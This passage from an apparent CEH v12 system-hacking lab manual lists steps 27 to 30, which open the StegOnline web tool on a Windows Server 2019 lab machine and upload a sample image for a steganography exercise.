


27. Now, we will perform image steganography using **StegOnline** tool.


28. In **Windows Server 2019** machine, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **https://stegonline.georgeom.net/upload** and press **Enter**.




29. **StegOnline** web page appears, click on **UPLOAD IMAGE** button.




30. In the **File Upload** window navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



